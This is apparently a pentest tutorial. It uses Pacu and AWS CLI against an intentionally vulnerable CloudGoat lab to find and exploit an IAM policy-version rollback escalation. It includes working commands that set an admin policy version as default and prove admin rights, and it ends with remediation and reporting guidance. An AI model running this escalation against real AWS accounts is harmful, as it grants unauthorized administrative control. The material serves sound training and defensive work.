
| Tested on | Kali GNU/Linux Rolling 2026.2 (kali-rolling) |
|---|---|
| Package | pacu 1.7.0 (pipx from GitHub)cloudgoat 2.5.0 (pipx) |
| Cert prep | CompTIA PenTest+ PT0-003, Domain 4 cloud attack surface |
| Privilege | CloudGoat-supplied starting IAM user credentials for the scenario; admin/deploy credentials only to create and destroy CloudGoat |
| Scope | Pacu sessions, IAM permission enumeration, iam__privesc_scan interpretation, NotAction caveats, and one validated CloudGoat IAM rollback path with CLI ground truth. Not a Pacu module encyclopedia, GuardDuty evasion guide, persistence playbook, or full CloudGoat deployment tutorial. |
Prowler asks what AWS configuration looks insecure. Pacu asks what a given set of AWS credentials can potentially do.
This tutorial stays on that offensive question. You install current Pacu, open a session with CloudGoat starting keys, identify the principal, enumerate permissions, read a privilege-escalation candidate, then validate one IAM path with AWS CLI before you trust the module output. Pacu finds and organizes the path; the CLI proves it.
What Pacu is and where it fits
Pacu is an AWS offensive-security framework built around modules and persistent sessions. You give it authorized credentials from an engagement, and it stores keys, collected AWS data, and module results in a session so later modules can reuse that evidence.
The mental model for this article:
Low-privileged AWS credentials → Pacu session → IAM enumeration → candidate escalation → manual policy verification → controlled CloudGoat validation → new AWS access → evidence for the report.

Think of it like a reasoning-focused Metasploit tutorial for AWS: identify what you have, understand why a path matters, then prove one path carefully.
Pacu vs Prowler vs CloudGoat
| Tool | Job in this lesson |
|---|---|
| Prowler | Configuration / security posture audit (“what looks misconfigured?”) |
| Pacu | Offensive enumeration and attack-path testing from credentials you hold |
| CloudGoat | Intentionally vulnerable AWS environment used as the authorized target |
Use Prowler when you need a broad read of account hygiene. Use Pacu when you already have credentials and need to learn what those credentials enable. Use CloudGoat when you need a disposable lab that is unsafe by design.
Prepare the CloudGoat target
This article does not walk through full CloudGoat installation. Deploy CloudGoat in an isolated, non-production AWS account, create one IAM-focused scenario, and use the starting credentials CloudGoat prints.
cloudgoat create iam_privesc_by_rollback --profile defaultWhy this scenario:
- Small and IAM-only
- Easy to explain
- Shows how a single IAM action can change effective access
- Maps cleanly to Pacu’s IAM privilege-escalation analysis
Do not deploy CloudGoat beside production data. After the lesson, destroy the scenario and confirm the console is clean.
On this lab, CloudGoat 2.5.0 created user raynor-cgid… with access keys and a customer-managed policy that has five versions. The starting (default) version allows IAM Get/List plus iam:SetDefaultPolicyVersion. One older version allows Action: "*" on Resource: "*".
Install Pacu and create a session
Older Pacu tutorials often show clone-and-install.sh flows. On current Kali, upstream prefers pipx from GitHub so you get updates that may land before a PyPI cut:
pipx install git+https://github.com/RhinoSecurityLabs/pacu.gitConfirm the version you will cite:
pacu --versionPacu 1.7.0This lab used Pacu 1.7.0 on Python 3.13.12 with AWS CLI 2.36.17 (September 2026). Pacu creates a local SQLite database under ~/.local/share/pacu/ the first time it runs.
Create and activate a session
A Pacu session stores credential sets, collected AWS data, and module output. That differs from firing one-off AWS CLI commands and losing context when the shell closes.
pacu --new-session glc-pacu-cg-rollbackSession glc-pacu-cg-rollback created.Activate it when you return later:
pacu --session glc-pacu-cg-rollback --activate-sessionKeep one session per engagement or scenario so keys and findings do not mix.
Import CloudGoat credentials and set the region
Import the AWS CLI profile that holds the scenario starting keys (here raynor), or use set_keys interactively for temporary credentials that include a session token.
pacu --session glc-pacu-cg-rollback --import-keys raynor Imported keys as "imported-raynor"Limit the session to the region you care about for regional modules:
pacu --session glc-pacu-cg-rollback --set-regions us-east-1 Session regions changed: ['us-east-1']Do not paste long-term production admin keys into Pacu “just to try it.” Use the disposable CloudGoat starting identity, or short-lived assessment credentials from the RoE.
Identify the AWS principal and enumerate IAM
Ask Pacu who the active keys belong to after a light account enum, and verify with STS independently. Tool output plus AWS ground truth is the methodology.
pacu --session glc-pacu-cg-rollback --module-name aws__enum_account --exec[aws__enum_account] Enumerating Account: <No IAM Alias defined>
Account Information:
Account ID: 111122223333
Key Arn: arn:aws:iam::111122223333:user/raynor-cgidXXXXXXXXConfirm the same identity with the AWS CLI profile:
aws sts get-caller-identity --profile raynor{
"UserId": "AIDAEXAMPLEXXXXXXXX",
"Account": "111122223333",
"Arn": "arn:aws:iam::111122223333:user/raynor-cgidXXXXXXXX"
}Account, user ARN, and key alias should match what Pacu stored. If they do not, stop and fix the profile before you escalate anything.
Discover modules without becoming an encyclopedia
List modules without dumping the entire catalog into a report. Categories change over releases; treat the list as a map, not a checklist to run end to end.
pacu --list-modules[Category: ESCALATE]
cfn__resource_injection
iam__privesc_scan
[Category: ENUM]
aws__enum_account
iam__enum_permissions
iam__enum_users_roles_policies_groups
...For this lesson, stay in ENUM and ESCALATE (iam__enum_permissions, iam__privesc_scan). Other categories hold service-specific exploitation and lateral-movement modules; use them only when the RoE and evidence justify them.
Enumerate IAM permissions
The first real question is not “does this identity have AdministratorAccess?” It is “which actions and resources can this principal use, alone or in combination?”
pacu --session glc-pacu-cg-rollback --module-name iam__enum_permissions --exec[iam__enum_permissions] Confirming permissions for users:
[iam__enum_permissions] raynor-cgidXXXXXXXX...
[iam__enum_permissions] Confirmed Permissions for raynor-cgidXXXXXXXX
66 Confirmed permissions for user: raynor-cgidXXXXXXXX.
0 Unconfirmed permissions for 0 user(s).Inspect the active identity after enumeration:
pacu --session glc-pacu-cg-rollback --whoami{
"UserName": "raynor-cgidXXXXXXXX",
"Arn": "arn:aws:iam::111122223333:user/raynor-cgidXXXXXXXX",
"AccountId": "111122223333",
"KeyAlias": "imported-raynor",
"PermissionsConfirmed": true,
"Permissions": {
"Allow": {
"iam:listpolicyversions": { "Resources": ["*"] },
"iam:getpolicyversion": { "Resources": ["*"] },
"iam:setdefaultpolicyversion": { "Resources": ["*"] }
},
"Deny": {}
}
}On this CloudGoat user, confirmed allows included IAM Get/List style actions and iam:setdefaultpolicyversion on *. PermissionsConfirmed=true means Pacu successfully derived permissions from the IAM data it collected for this identity. It does not guarantee that every action will succeed at runtime; SCPs, boundaries, conditions, session policies, resource policies, and explicit denies can still change effective access.
Read confirmed versus unconfirmed carefully. Incomplete enumeration can leave holes that look safe when they are only unknown. Common causes:
- Missing
Get*/List*on policies - SCPs or permission boundaries
- Condition keys Pacu did not expand
- Policy shapes the module does not fully parse
Find IAM privilege-escalation paths with Pacu
An identity can lack AdministratorAccess and still hold one action that changes the effective policy, role trust, credentials, or execution context of a service.
In iam_privesc_by_rollback, the dangerous piece is not a wild *:* on the default version. The default version looks almost tame: IAM read plus iam:SetDefaultPolicyVersion. Privilege appears only when you notice that older non-default versions still exist, and that one of them is full admin. Permission combinations matter more than a single managed-policy name.
Keep these stages separate when you read Pacu output:
| Stage | Meaning |
|---|---|
| Enumeration | What Pacu can infer about current permissions |
| Candidate path | A permission combination that could allow escalation |
| Validation | AWS API evidence that prerequisites actually exist |
| Exploitation | Deliberately using the path to change privileges |
Run iam__privesc_scan as a path finder first. Prefer scan-only so Pacu reports candidates without attempting them:
pacu --session glc-pacu-cg-rollback --module-name iam__privesc_scan \
--module-args='--scan-only' --exec[iam__privesc_scan] Escalation methods for current user:
[iam__privesc_scan] CONFIRMED: SetExistingDefaultPolicyVersion
[iam__privesc_scan] MODULE SUMMARY:
Scan CompletePacu reporting a candidate is not the same as a finished exploit. Module logic has limits, and AWS policy evaluation is complex. Treat CONFIRMED: SetExistingDefaultPolicyVersion as a hypothesis to prove with the IAM APIs.
Important NotAction limitation
Read the module help before you treat a candidate as proof:
pacu --module-name iam__privesc_scan --module-infoThis module will scan for permission misconfigurations to see where privilege
escalation will be possible. ... Warning: Due to the implementation in IAM
policies, this module has a difficult time parsing "NotActions". If your user
has any NotActions associated with them, it is recommended to manually verify
the results of this module. NotActions are noted with a "!" preceeding the
action when viewing the results of the "whoami" command.In plain English: an allow list that Pacu expands may not match how AWS evaluates a policy that denies by exception. If you see NotAction, do not treat the privesc module as proof. Re-read the policy document and test with AWS CLI.
Validate the CloudGoat policy rollback
Do not jump from “Pacu says possible” to “exploit worked.” Follow evidence.
Inspect the attached policy
List managed policies on the CloudGoat starting user so you know which ARN to inspect:
aws iam list-attached-user-policies --user-name raynor-cgidXXXXXXXX --profile raynor{
"AttachedPolicies": [
{
"PolicyName": "cg-raynor-policy-cgidXXXXXXXX",
"PolicyArn": "arn:aws:iam::111122223333:policy/cg-raynor-policy-cgidXXXXXXXX"
}
]
}List policy versions
Customer-managed policies can keep up to five versions. List them and note which one is default:
aws iam list-policy-versions \
  --policy-arn arn:aws:iam::111122223333:policy/cg-raynor-policy-cgidXXXXXXXX \
--profile raynor{
"Versions": [
{"VersionId": "v5", "IsDefaultVersion": false},
{"VersionId": "v4", "IsDefaultVersion": false},
{"VersionId": "v3", "IsDefaultVersion": false},
{"VersionId": "v2", "IsDefaultVersion": false},
{"VersionId": "v1", "IsDefaultVersion": true}
]
}Verify the admin version
On this deploy, v1 (default) was the limited Get/List/SetDefaultPolicyVersion document. v3 allowed full admin:
aws iam get-policy-version \
  --policy-arn arn:aws:iam::111122223333:policy/cg-raynor-policy-cgidXXXXXXXX \
--version-id v3 --profile raynor{
"PolicyVersion": {
"Document": {
"Version": "2012-10-17",
"Statement": [{
"Action": "*",
"Effect": "Allow",
"Resource": "*"
}]
},
"VersionId": "v3",
"IsDefaultVersion": false
}
}Before the change, a non-IAM call fails as expected:
aws s3 ls --profile raynorAn error occurred (AccessDenied) when calling the ListBuckets operation:
User: arn:aws:iam::111122223333:user/raynor-cgidXXXXXXXX is not authorized
to perform: s3:ListAllMyBuckets ...Set the default version
Switch the default to the admin version Pacu’s path pointed at:
aws iam set-default-policy-version \
  --policy-arn arn:aws:iam::111122223333:policy/cg-raynor-policy-cgidXXXXXXXX \
  --version-id v3 --profile raynor
The command exits with no body on success. Confirm the default flipped:
aws iam get-policy \
  --policy-arn arn:aws:iam::111122223333:policy/cg-raynor-policy-cgidXXXXXXXX \
--profile raynor --query 'Policy.DefaultVersionId' --output textv3Validate an administrative write permission
After IAM propagates, prove impact with the least-invasive API that still shows the change. In a real client environment, prefer a read or narrowly scoped call that was denied before. In this isolated CloudGoat lab, a disposable CreateUser call proves administrative write capability; clean it up yourself because CloudGoat will not:
aws iam create-user --user-name glc-pacu-proof-admin --profile raynor{
"User": {
"UserName": "glc-pacu-proof-admin",
"Arn": "arn:aws:iam::111122223333:user/glc-pacu-proof-admin"
}
}Remove that proof user immediately:
aws iam delete-user --user-name glc-pacu-proof-admin --profile raynordelete-user exits with no body when it succeeds. Re-run permission enumeration in Pacu. On this lab the confirmed permission count jumped from 66 to 15319 after the rollback, which matches an *:* default version far better than the starting policy.
How to remediate policy-version rollback risk
For this specific path, defenders should:
- Remove
iam:SetDefaultPolicyVersionunless a workflow genuinely needs it - Delete obsolete permissive policy versions so they cannot be restored
- Keep customer-managed policies on least privilege
- Monitor
SetDefaultPolicyVersion(and related IAM write) events in CloudTrail
That closes the loop on the same CloudGoat design: retained admin versions plus the ability to make one of them default.
Review Pacu session data and evidence
Query what the session stored so you do not re-hit APIs for the same facts:
pacu --session glc-pacu-cg-rollback --data allSession data:
aws_keys: [
<AWSKey: imported-raynor>
]
name: "glc-pacu-cg-rollback"
key_alias: "imported-raynor"
session_regions: [
"us-east-1"
]
Account: {
"account_id": "111122223333",
"account_iam_alias": "<No IAM Alias defined>"
}Persistent session data helps build a timeline: which keys, which regions, which account id, and what modules already confirmed.
For client notes, capture at least:
| Field | Lab example |
|---|---|
| Command / module | iam__enum_permissions, then iam__privesc_scan --scan-only |
| Starting identity | arn:aws:iam::…:user/raynor-cgid… |
| Permissions | Confirmed IAM Get/List + iam:SetDefaultPolicyVersion |
| Target resource | Customer-managed policy cg-raynor-policy-cgid… |
| Observed behavior | Non-default version v3 grants *:* |
| Result | Default version set to v3; IAM create-user succeeds |
| AWS evidence | get-policy-version, get-policy, create/delete proof user |
| CloudTrail | Optional review of SetDefaultPolicyVersion / CreateUser |
| Impact | Starting user can restore an admin policy version and act as admin |
Prioritize findings the same way you would after host scans (vulnerability prioritization).
Pacu vs manual AWS CLI testing
| Approach | Strength |
|---|---|
| AWS CLI | Precise API calls, easy ground truth, clear for reports |
| Pacu | Session state, module workflows, path discovery, less repeated enum |
Good AWS pentesting uses both. Pacu finds and organizes candidates. The CLI proves which candidates are real under policy evaluation, conditions, and boundaries. Same discipline as validating host scanner output (validate scan results).
Troubleshooting
| Symptom | Likely cause | Fix |
|---|---|---|
| No useful permissions after enum | Identity cannot read its own policies; SCP/conditions; module incomplete | Check attached policies with an admin break-glass identity; re-run enum; treat unknowns as incomplete |
| Pacu candidate path fails when attempted | Resource limits, conditions, permission boundaries, trust policy, SCP, service prerequisites | Re-read the policy document; test the exact API with CLI; note module version |
| Temporary credentials fail | Missing session token or expired STS creds | Re-import keys including the token; refresh assume-role output |
| Regional module returns empty | Wrong Pacu session regions | --set-regions to the service region or all when justified |
| Pacu disagrees with AWS CLI | Stale session data or different keys | --whoami + sts get-caller-identity; re-run enum |
| Old blog commands fail | Deprecated Pacu install or CLI flags | Use current pacu --help / module --module-info for 1.7.x |
Summary
Pacu is the offensive half of an AWS assessment toolkit. Prowler describes insecure configuration; Pacu explores what credentials in hand can do. In this lab, Pacu 1.7.0 imported CloudGoat Raynor keys, confirmed a small IAM allow set that included iam:SetDefaultPolicyVersion, and flagged SetExistingDefaultPolicyVersion as a privilege-escalation candidate.
The path only became a finding after AWS CLI showed a non-default policy version with Action: "*", a successful set-default-policy-version, and proof that the same user could create IAM users. Pacu’s NotAction warning and scan-only workflow matter: module output is a hypothesis until policy documents and API calls agree.
Destroy the CloudGoat scenario when you finish, delete any extra users or keys you created during validation, and keep Pacu session data with the engagement archive rather than on a shared workstation.
References
- Pacu GitHub (Rhino Security Labs)
- Pacu wiki
- Pacu installation wiki
- CloudGoat GitHub
- CloudGoat
iam_privesc_by_rollbackREADME - AWS IAM NotAction
- AWS Customer Support Policy for Penetration Testing
Frequently Asked Questions
What is Pacu used for in AWS pentesting?
Pacu is an offensive AWS framework for authorized assessments. You load credentials into a session, run enumeration and attack-path modules, and keep collected data for later modules and reporting.
How is Pacu different from Prowler?
Prowler focuses on configuration and compliance-style findings. Pacu focuses on what the credentials you hold can do, including IAM privilege-escalation path discovery.
Which CloudGoat scenario fits a first Pacu tutorial?
iam_privesc_by_rollback is a small IAM-only scenario that demonstrates how iam:SetDefaultPolicyVersion plus an old admin policy version creates escalation without starting as AdministratorAccess.
Why can iam__privesc_scan be wrong?
Policy evaluation is complex. Pacu documents difficulty with NotAction policies and recommends manual verification. Conditions, resource ARNs, permission boundaries, and SCPs can also block a path that looks open in a simple allow list.
Do I need AdministratorAccess to run Pacu?
No. Pacu needs whatever authorized credentials the engagement provides. This tutorial starts from CloudGoat’s limited Raynor user. You only need broader deploy rights to create and destroy the CloudGoat scenario itself.
